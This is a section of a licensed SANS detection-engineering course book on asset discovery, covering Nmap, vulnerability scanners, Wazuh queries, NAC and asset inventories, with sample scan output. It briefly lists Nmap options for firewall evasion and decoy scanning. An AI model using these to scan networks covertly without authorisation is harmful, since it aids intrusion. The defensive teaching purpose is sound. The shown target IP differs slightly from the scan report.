

555.3

Asset Discovery, Baselines, and UEBA

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE ("SANS INSTITUTE") FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of \$5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User's breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User's breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User's access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department ("OFAC"), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce ("BIS"). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Asset Discovery, Baselines, and UEBA

DETECTION ENGINEERING AND SIEM ANALYTICS

© 2025 SANS INSTITUTE | ALL RIGHTS RESERVED

K02_01

This area is intentionally left blank.

Table of Contents

Asset Discovery	3
Lab 3.1: Using Inventory Data for Threat Hunting	37
Application Monitoring and Scripting	38
Lab 3.2: Identifying Malicious PowerShell Execution	77
Traffic Monitoring	78
Lab 3.3: Cobalt Strike Beacons Detection	96
User Monitoring and Baseline	97
Lab 3.4: Detecting Linux Credential Attacks	126
Contacts and Resources	127

This area is intentionally left blank.

Course Roadmap

Section 1: Detection Engineering and SIEM Architecture

Section 2: Network and Endpoint Analysis

Section 3: Asset Discovery, Baselines, and UEBA

Section 4: Cloud Logging and Monitoring

Section 5: Alerting and Detection Engineering Pipelines



- Asset Discovery
 - ▢ Lab 3.1: Using Inventory Data for Threat Hunting
- Application Monitoring and Scripting
 - ▢ Lab 3.2: Identifying Malicious PowerShell Execution
- Traffic Monitoring
 - ▢ Lab 3.3: Cobalt Strike Beacons Detection
- User Monitoring and Baselining
 - ▢ Lab 3.4: Detecting Linux Credential Attacks

This area is intentionally left blank.

Module Objectives



The student will gain an understanding of how to identify existing hardware and software in the environment using both active and passive methods.

This area is intentionally left blank.

Unknown Attacks

It is difficult to detect even known attacks

- Attackers adapt and use our own tools against us
- PowerShell and WMIC are great examples

Yet defenders are charged with the protection of unknown

- Zero-day attacks exist
- Attacker actions and motives are not fully known

Attempts to understand adversaries are theory-based

- Need a way to catch the unknown

In today's fast-paced world, attackers seem to have the upper hand. We have to protect various assets, while they only need to find the "right one" to get in. We need to do things right all the time. Attackers only need to do things right once to gain access.

Add to this that we have to follow a safety-first approach to balance security with business operations and things become just plain unfair.

Attackers have old attacks that still work well. They can also use any of the zero days that hit the news every week. They are becoming smarter and learning to use our tools against us. We use what they use, and they use what we use.

For example, PowerShell is a great framework for managing Windows environments and improving an organization's defenses. Yet, in the hands of an adversary, it can become a serious weapon in their arsenal. So, now we face the crisis of new and unknown attacks, plus existing tools used for unknown purposes.

Faced with both known and unknown attacks, what are we to do?

Know Thy Network

One method to detect both known and unknown attacks is to maintain organizational awareness

- Know what is in your organization
- Understand it
- Identify changes (anomalies)

How would a third-party be able to help you thwart attacks?

- Explain to them your environment
- Show them what's expected vs. unexpected

A great way to defend against both known and unknown attacks is to understand your environment. By doing that, you can tell when something is out of place. An example of this is a system administrator logging in to a server and understanding something is different by how long the server takes to perform basic tasks. By knowing normal, they can identify something that needs attention.

A common challenge that organizations face is that when they employ external third parties to perform certain security tasks, companies are unable to provide them with the required knowledge that allows external entities to do their job.

For example, you hire an external security consultant to create a baseline for your environment, and you say you're not using OneDrive. Then, when they discover 100 machines have OneDrive installed, what should they think?

Could it be that a portion of the business (like the IT and Security teams) uses OneDrive for legitimate purposes, and you are unaware of it?

It happens more than you think. In fact, in the author's experience, it happens to the point of duplicating tools from different vendors, just because there is no appropriate recording and accountability of who is using what, within a large business.

Remember that knowing your network gives you significant advantages to be proactive and eliminate threats early on, vs. adopting a reactive mindset that may not always be enough for you to remain secure.

Asset Layers

Devices

MAC Address

IP Address

Serial Number

Operating System

Installed Software

Processes

Scripting Frameworks

Users

Name

Identities

Groups

Authentication

Permissions

Privileges

Geolocations

There's so much information that could be beneficial to empower you to strengthen your security posture and be able to respond to security incidents adequately.

If any organizational asset is compromised, having information about the impacted device, as well as the potential users utilizing it, can make security analysts have a very powerful response.

Consider these examples:

- A user is flagged for logging in from a new machine. The security analyst investigates and identifies that there's a record for a new asset being provided to the individual staff member, according to entries in the corporate asset management system. Thus, they can safely disregard the alert in question.
- A personal mobile phone has been involved in an alert for a user accessing sensitive information stored in the corporate cloud solution (e.g., Dropbox). But the company has a BYOD (Bring Your Own Device) policy allowing employees to use personal devices, provided that the company MDM (Mobile Device Management) software is installed on them. This gives the security team visibility to assess the impact of an alert and understand if it's important or not.
- A server is riddled with malware, but when you look at it more closely, even the naming convention, being Avengers-Sand-03, points to the fact that this is one of the devices configured to test malware and possibly perform malware analysis (Avengers sandbox 3).

To be successful, you need to ensure that you obtain as much information as you can, as early as possible. Doing the initial legwork and investing the time can save you from wasting endless hours later.

Active vs. Passive Network Detection

Aspect	Active	Passive
Tool Examples	Nmap, Nessus, OpenVAS	Zeek, Security Onion, Wireshark
Network Impact	Scan may disrupt services and increase network resources	No impact since traffic is being assessed for information without a scan
Alert Generation	Network activity may generate alerts	No alerts generated
Accuracy Level	Medium-high accuracy	Low (it doesn't see any device not generating traffic)
Suitability	Vulnerability scans, device identification	Continuous monitoring, IoT and OT devices

Best way to identify devices is to use both active and passive techniques. What's the main difference?

Active detection: The source device interacts with the end target by sending packets of traffic while waiting for responses to them.

Examples

- Port scanning
- Vulnerability scanning
- Inventory system (assuming that you are using a tool that interrogates or somehow interacts with the environment to build an inventory system database)

Advantages

- Actively scans networks for any devices present
- Can be easily used in on-premises, cloud, or hybrid environments

Challenges

- Can increase network overhead
- May cause performance impact on scanned devices, depending on their nature and the scan's configuration
- Can only provide insight on devices present and responsive at the time of a scan

Passive detection: No interaction with end devices is performed. Network traffic is commonly used to identify machines.

Examples

- Passive network analyzers
- Log files (such as from common network services)
- Wireless IDS
- NAC

Advantages


- No disruption since there's no impact to network performance.
- Can perform real-time monitoring since it detects assets as they communicate on the network, which means you can identify rogue devices
- Great option for sensitive or critical systems since there's no potential to cause impact. That makes this approach a suitable fit if you are scanning devices like industrial controllers or medical equipment.

Challenges

- Usually requires specific tools for full discovery.
- It will commonly provide less detailed information in comparison to active methods (e.g., may not detect operating system or software versions).

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Active Device Discovery



This area is intentionally left blank.

CIS Controls

CIS Controls Version 7	CIS Controls Version 8
01 Inventory of Hardware	01 Inventory and Control of Enterprise Assets
02 Inventory of Software	02 Inventory and Control of Software Assets
03 Continuous Vulnerability Management	03 Data Protection
04 Control of Admin Privileges	04 Secure Configuration of Enterprise Assets and
05 Secure Configuration	05 Account Management
06 Maintenance and Analysis of Logs	06 Access Control Management
07 Email and Browser Protections	07 Continuous Vulnerability Management
08 Malware Defenses	08 Audit Log Management
09 Limitation of Ports and Protocols	09 Email and Web Browser Protections
10 Data Recovery	10 Malware Defenses
11 Secure Configuration of Network Devices	11 Data Recovery
12 Boundary Defense	12 Network Infrastructure Management
13 Data Protection	13 Network Monitoring and Defense
14 Controlled Access Based on Need to Know	14 Security Awareness and Skills Training
15 Wireless Access Control	15 Service Provider Management
16 Account Monitoring and Control	16 Application Software Security
17 Security Awareness Training	17 Incident Response Management
18 Application Security	18 Penetration Testing
19 Incident Management	
20 Penetration Testing	



Allowing you to prioritize security best practices

The latest one (v8) has 18 controls available

If you see 20 controls mentioned, know that v7 is used (unlikely today, but useful to know)

What are the first two on the list?

- Inventory and Control of Enterprise Assets
- Inventory and Control of Software Assets

The CIS Controls (formerly known as Critical Security Controls) are a recommended set of prioritized cyber defense best practices. They empower an organization to:

- Prioritize control implementation.
- Measure and track control effectiveness.
- Assess alignment with regulatory frameworks.
- Create a required foundation to strengthen security across your environment.
- Provide a wide area of topics, ranging from risk management, data protection, vulnerability management, malware defenses, and incident response.

The first two controls are:

1. **Inventory and Control of Enterprise Assets.**
2. **Inventory and Control of Software Assets.**

That's because of the golden rule: **"You can't protect what you don't know is there."**

And that counts for both hardware and software assets in your organization.


Image reference:

- <https://sec555.com/ecrsp>

CIS Control 1: Inventory and Control of Enterprise Assets



In the past six months, what have been the biggest challenges for your organization in terms of cybersecurity? (Please pick three.)



Visibility is #3 on the list

- Identifying authorized vs. unauthorized assets is instrumental for success.

A 2023 report from ARMIS identified that lack of asset visibility is one of the main concerns that most companies have today.¹ Silverfort stated that only 5.7% of organizations have full visibility into service accounts, leading to massive breaches.²

While it is easy to think that a network should not have unauthorized devices, this is not true in most cases. It is often found that personal devices, wireless access points, unknown assets, and more are plugged into an organization's network. A multitude of reasons causes this.

For instance, an employee may bring in a laptop or mobile device because they want to follow company policy and not stream music on business assets. While well-intended, this can accidentally bring in malware or allow access to an adversary.

Wireless access points are common to find in an enterprise. Whether malicious or not, employees feel it is easier to work on wireless, and if they do not have it, they may go out and purchase their own wireless access points.

Finally, it is also common to find some "unknown asset." These tend to be old devices that, at some point, were used by the business but have not been properly decommissioned. Does seeing a Windows XP device coming up in a scan ring a bell?

- <https://sec555.com/tblp3>
- <https://sec555.com/xpq6e>

Importance of Device Discovery

Device discovery is concerned with protecting your assets

- Goal: Identify everything
- Bonus is finding unauthorized devices

You cannot protect what you are unaware of

- Missing agent = no patching
- Personal devices = possible malware infections
- Missing domain membership = no uniform security policy

Insider threat

- Unapproved assets being present in your network, used by employees. This makes them unintentional insider threats.

While device discovery does uncover unauthorized devices, it is also extremely important for one simple fact: **You cannot protect what you do not know about.**

It should be your primary goal to identify and know about all the assets your organization has, so that things such as patching and applying security policies can be properly handled. Through the course of performing penetration tests as well as tuning security tools, like intrusion detection systems, you may come across old systems that are not in your master inventory but contain sensitive data. Things can get interesting if you then ask around, and no one seems to know what these systems are or what their role is in the environment. While the blame game could be played, the point is that time is everyone's enemy, and unless a process exists to identify assets, this is likely to happen. Reflect on this example from real life.

The author was trying to track down the source of an unexpected scan on the company network (taking place on a Sunday afternoon). The source was an unknown machine that was identified to be on the corporate headquarters IP address block. When the physical security team did a walkthrough, they found a laptop placed in someone's pedestal with a power supply cable hanging out so it could reach the power outlet.

Conclusion: One of the developers was doing a scan of the network with their personal device to identify if a service was present or not, relating to an application they were working on. How's that for lack of visibility?

It is challenging for most organizations, and even more challenging for managed service providers, to know everything. If an organization does not know what each asset is for, then it is not a fair expectation that a managed security service provider (MSSP) will know. If the MSSP cannot know the business context of an asset, then monitoring and protection become more and more difficult. This is an area where end users of managed services can try to better integrate with their MSSP.

Nmap

Nmap is the most common open-source network scanner

- Identifies systems and listening ports
- Detects many services and OS versions

Uses a fingerprint database to identify device type, services, and OS

Database makes active scan more accurate than passive

Used by many commercial products

Nmap¹ is probably the most common and popular scanner, which both attackers and defenders use. It has been around for several years and, more importantly, has been stable with consistent improvements over time. One of the reasons for its popularity is that many commercial and open-source products can ingest its output. This, in turn, is what makes it easy to scale. Rather than having a single Nmap scan performed centrally, it is possible to run any number of scans and then aggregate the scan results. This model fits well for organizations that are geographically dispersed.

Nmap can be used as a basic port scanner that sends crafted network packets to see if a port is open on a device. Where it shines is taking it a step further and sending many crafted packets to identify running services and even the underlying operating system and device type behind an IP address or network block. It simply compares responses from a device to a fingerprinting database of signatures. Nmap then provides an identification of the endpoint along with a score indicating the reliability of the results. Note that this won't always work, and sometimes the tool may get it wrong, which is why it's always important to cross-reference results with additional tools. Examples include Masscan² and hping3.³

1. <https://sec555.com/gp78z>
2. <https://sec555.com/xjfg8>
3. <https://sec555.com/pk9th>

Scan Results

```
Nmap scan report for 192.168.32.10
Host is up (0.0036s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
80/tcp    open  http         Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-03-25 09:05:04Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: Avengers.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: Avengers.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:CD:01:71 (VMware)
Service Info: Host: SEC555-SRV; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Various service versions identified but some aren't

OUI matches VMware

Hostname identified and OS found to be Windows

- Some really great information provided, like host name, versions of running services, and an OUI lookup.
- Is this an authorized device or not?
- Could it be that the device is authorized but some services don't seem appropriate?

The above results reflect a service scan (`nmap -sV 192.168.2.10`) that was conducted against a Windows Server 2022 domain controller. In this case, the OS returned was Windows, but with no match as to the exact version. But you can also identify other useful information.

For instance, there are 13 services currently present. Maybe you're only expecting 12, or you didn't expect this domain controller to also act as a DNS server, web server, and have other roles. Looking at the provided information, you can see this is part of the Avengers domain, which points to the corporate domain Amazing Avengers Inc. is using.

There are all sorts of other parameters you can use. A few common examples follow:

- **O**: Performs an operating system fingerprinting.
- **sn**: Performs a ping sweep to identify devices that are alive in a given subnet.
- **scrip-args-file=filename**: Allows you to use specific nmap scripts.
- **f**: Fragments packets to perform firewall evasion.
- **D**: Sends decoy packets during a scan to make it harder for defenders to locate the source of the scan.

Nmap has immense power for a free tool and is highly recommended to help you uncover devices in your network. But do note that it needs the device on the other side to respond, so it can see it and identify its details. A common obstacle tends to be network or host-based firewalls blocking traffic. The challenge is that in this case, Nmap won't be able to provide some useful output to enable you to understand if the device in question is legitimate or not.

Vulnerability Scanners

Vulnerability scanners are network scanners, plus more.

- Support authenticated scans (recommended)
- Why scan when you can simply ask for details?
- Faster + more accurate
- Successful authentication most likely = authorized device

Authentication types

- SNMP (v1-3): Switches, firewalls, printers, and more
- SSH: Switches, firewalls, Linux machines
- SMB: Windows machines and more

Other types

- FTP
- HTTP
- Telnet

Oftentimes, vulnerability scanners invoke tools like Nmap to perform network discovery, but also have many other additional capabilities, such as performing authenticated scans.


An authenticated scan involves attempting to log in to a machine using specific credentials. Upon successful login, plug-ins are run that simply look up information such as certain registry key values, what software is installed, and other information about the system. Upon a failed login, the scan will mark the host as failed to be scanned.

Vulnerability scanners, as the name implies, are designed to find vulnerabilities. Yet, they double as a strong device discovery tool. This is primarily due to their ability to authenticate. If a vulnerability scanner can successfully log in to a Windows machine, then this likely means the device is an authorized member of the domain. If it cannot, it may mean the device is misconfigured or that it is not an authorized device.

Vulnerability scanners support multiple forms of authentication. This is critical to help identify authorized vs. unauthorized devices. For Windows systems, SMB authentication should be used. This can be with domain credentials or local administrator credentials. For Linux, SSH is used with either username/password or, preferably, SSH keys.

There are many other types of devices outside of Linux and Windows. These can be printers, scanners, switches, and routers or specialized devices such as warehouse barcode scanners and medical devices. Many of these types of devices support SNMP, FTP, HTTP, or Telnet. Unfortunately, SNMP versions 1 and 2, FTP, HTTP, and Telnet are all cleartext protocols, which means usernames, passwords, and community strings are sent across the network unencrypted. As a result, it may not be a good idea to use these as authentication methods. However, SNMP version 3, supported by many routers, switches, and even devices such as printers, can be configured to use encryption. This provides the capability to discover and mark certain systems as authorized automatically.

Case Study: Wazuh Vulnerability Module



Although you can use a dedicated vulnerability scanner, a lot of the new SIEM tools can provide some really good insight about the state of the vulnerabilities in your environment, broken down per specific machine. In the above example, the Wazuh vulnerability module (**Hamburger icon > Threat intelligence > Vulnerability Detection**) was used to obtain that information and overlay it per specific device and provide its associated details. In this case, since an agent is already installed on the device, it can obtain and present all this beautiful information without you having to go to the trouble (and potential expense) of installing a separate agent from a vulnerability scanning solution.

You can use the SIEM's engine to perform specific searches for given vulnerabilities of interest, identify remediation paths, find devices running obsolete operating systems, and so much more. You can use this capability to elevate the risk assessment and governance risk and compliance functions within your environment. You can even craft specific queries and reach out to the devices and obtain information of interest. For example, you can use the below query to find a specific software package, which in this case is Python 3, and in particular, you are looking for versions after 3.10:

```
name ~ python3 and version > 3.10
```

You can check for a range of ports that are in listening state on a machine, using:

```
(local.port > 1000 and local.port < 1500) and state=listening
```

That searches for any listening ports ranging from 1001 to 1499.

As you can see, the capability can offer much more than just a SIEM tool.

NAC (Network Access Control)

NAC solutions "authenticate" devices in various ways

- 802.1X Port Authentication
- MAC Address OUI
- DHCP Fingerprint

Compliance checks

- Vulnerability scan
- Intrusion Detection System (IDS)
- Patching/Antivirus/User Agents

With NAC, each device must meet certain conditions to become authorized. While there are multiple ways of doing this, the two most common are authorization by MAC prefix and 802.1X Port Authentication.

The MAC prefix is the first six hexadecimal characters of a MAC address, which is associated with the vendor of a specific device. The first six hexadecimal characters are referred to as the OUI or Organizationally Unique Identifier. Port Authentication can be handled in multiple ways, but is often associated with the use of X.509 certificates. That means that a company's IT team would commonly deploy certificates on the various organizational devices, and then NAC would be used to check for the presence of a certificate when a device attempts to connect to the corporate network. That's a great way to eliminate rogue devices because even if a legitimate employee uses their personal laptop, for example, it won't be allowed to connect to the network.

Depending on the NAC solution, other checks can be performed. For instance, a device may require MAC authentication, but since MAC addresses can be spoofed, a post-authentication check, such as a scan or SNMP v3 authentication packet, may be used to verify that a printer is really a printer. While less common, it is also possible to authorize a device by default, but then scan it or attempt to authenticate against it and kick it back off the network should it fail to allow the authentication. Do note that a lot of devices (like phones and tablets) use random MAC addresses today, thus increasing privacy.

Another way is to use DHCP (Dynamic Host Configuration Protocol) information from requests a device sends across the network to try and identify it. Example fields include operating system, device type, and vendor.

NAC Challenges

Organizations are restricted by time and money

- NAC is time-consuming to set up and can be expensive.
- As a result, many organizations do not have NAC.

Even if deployed, it is likely not deployed everywhere

- Virtual environments do not support NAC well.
- Switches in data centers typically do not need NAC.

Other forms of device discovery are necessary

While NAC seems ideal for discovering authorized and unauthorized devices, it has some challenges.

- It can be expensive both monetarily as well as operationally. The amount of labor required for ongoing management can be high.
- NAC does not work in certain segments of the network. For example, it is likely not going to work in a data center.
- It could be a special subnet out on the network. For example, if you have a subnet that only contains phones and a firewall is in place to only allow the phones access to specific services, it may not be worth the time to enable NAC. But do keep in mind, you may be trading off a good detection strategy for the convenience of not implementing something like MAC-based NAC.

Due to these reasons, it is almost certain that a NAC solution will not contain a full list of authorized and unauthorized devices. Therefore, other forms of discovery are necessary to supplement it.

Authenticated vs. Unauthenticated Scanning

Authenticated	Unauthenticated
Uses credentials to scan a system	Doesn't require any credentials
Provides highly accurate information	Accuracy is low
Presents lower rates of false positives	False positives can be very high due to the lack of machine visibility
Can identify a lot of detail	Only gets limited detail
Can degrade system performance	Minimal impact on performance
Great fit for regulatory compliance scenarios	Limited use in a regulatory compliance scenario
Can lead to issues if credentials are compromised	Can be easily blocked by firewalls or IPS
Requires credential management and maintenance	No credential overhead is present since the scan doesn't need them

Choosing between authenticated vs. unauthenticated scanning can be a challenge in itself. This page shows a side-by-side comparison of the two approaches and the main things to consider.

Ultimately, use authenticated if you need:

- Greater detail
- Assurance that the results you obtain will be as accurate and up-to-date as possible
- Validation for regulatory compliance

But remember that it may degrade end-system performance, and if any of the credentials are compromised, the attacker can use them for access, which is why you should be closely monitoring these service accounts.

Use unauthenticated if you need:

- Scanning with no required credentials
- Avoidance of overhead to scanned machines
- Avoidance of credential compromise, which may give the attacker access

In this case, though, remember that you will get less accurate results, more false positives, and your scan may be blocked by a firewall or IPS.

Asset Management Systems

Many asset management systems are network scanners

- Scan capabilities not as robust as a vulnerability scanner
- Can authenticate and install the agent on new systems
- However, agents often installed in default image or GPO

Agents are used to track software/hardware

- Presence of agent = authorized device
- Agents are not supported on all device types
- As a result, inventory list is often not complete

Most organizations deploy some form of asset management tool. These typically involve installing an agent on a machine so that each system can be properly reported on and maintained. Because of this, they are typically the main source of accurate reporting.

These systems usually have three methods of making sure an agent is installed on systems. Those are:

1. Build the agent into system images and templates.
2. Deploy the agent using group policy.
3. Perform an authenticated scan and push the agent to any system where authentication succeeds but the agent is not installed.

Because agents that are properly functioning constantly check into the asset management system, they represent an authorized device. The problem is that many devices, such as switches, do not support agents, and many asset management systems do not include methods for managing all devices. To make this more challenging, agents can malfunction and quit checking in, and it means that, again, there is no one-stop shop for a comprehensive list of authorized vs. unauthorized devices.

If You Like a Good Puzzle

Multiple discovery methods create a problem

Each method contains different information

No one source is complete

Data may conflict between sources

More labor-intensive to analyze

Aggregating data is required for the holistic view

Asset inventory + scans + NAC likely still missing data

Before aggregating, need to capture passive info

One of the phrases the author likes most is "there's no one size that fits all" because that has applicability in pretty much everything in security. Well, that's the case here as well. Each method outlined so far can provide you with a piece of the puzzle, but it is still a puzzle. You need multiple pieces to be brought together for the solution to be visible. The end goal is to earn as much visibility as possible. But even after all the above approaches are combined, you might still be missing some information.

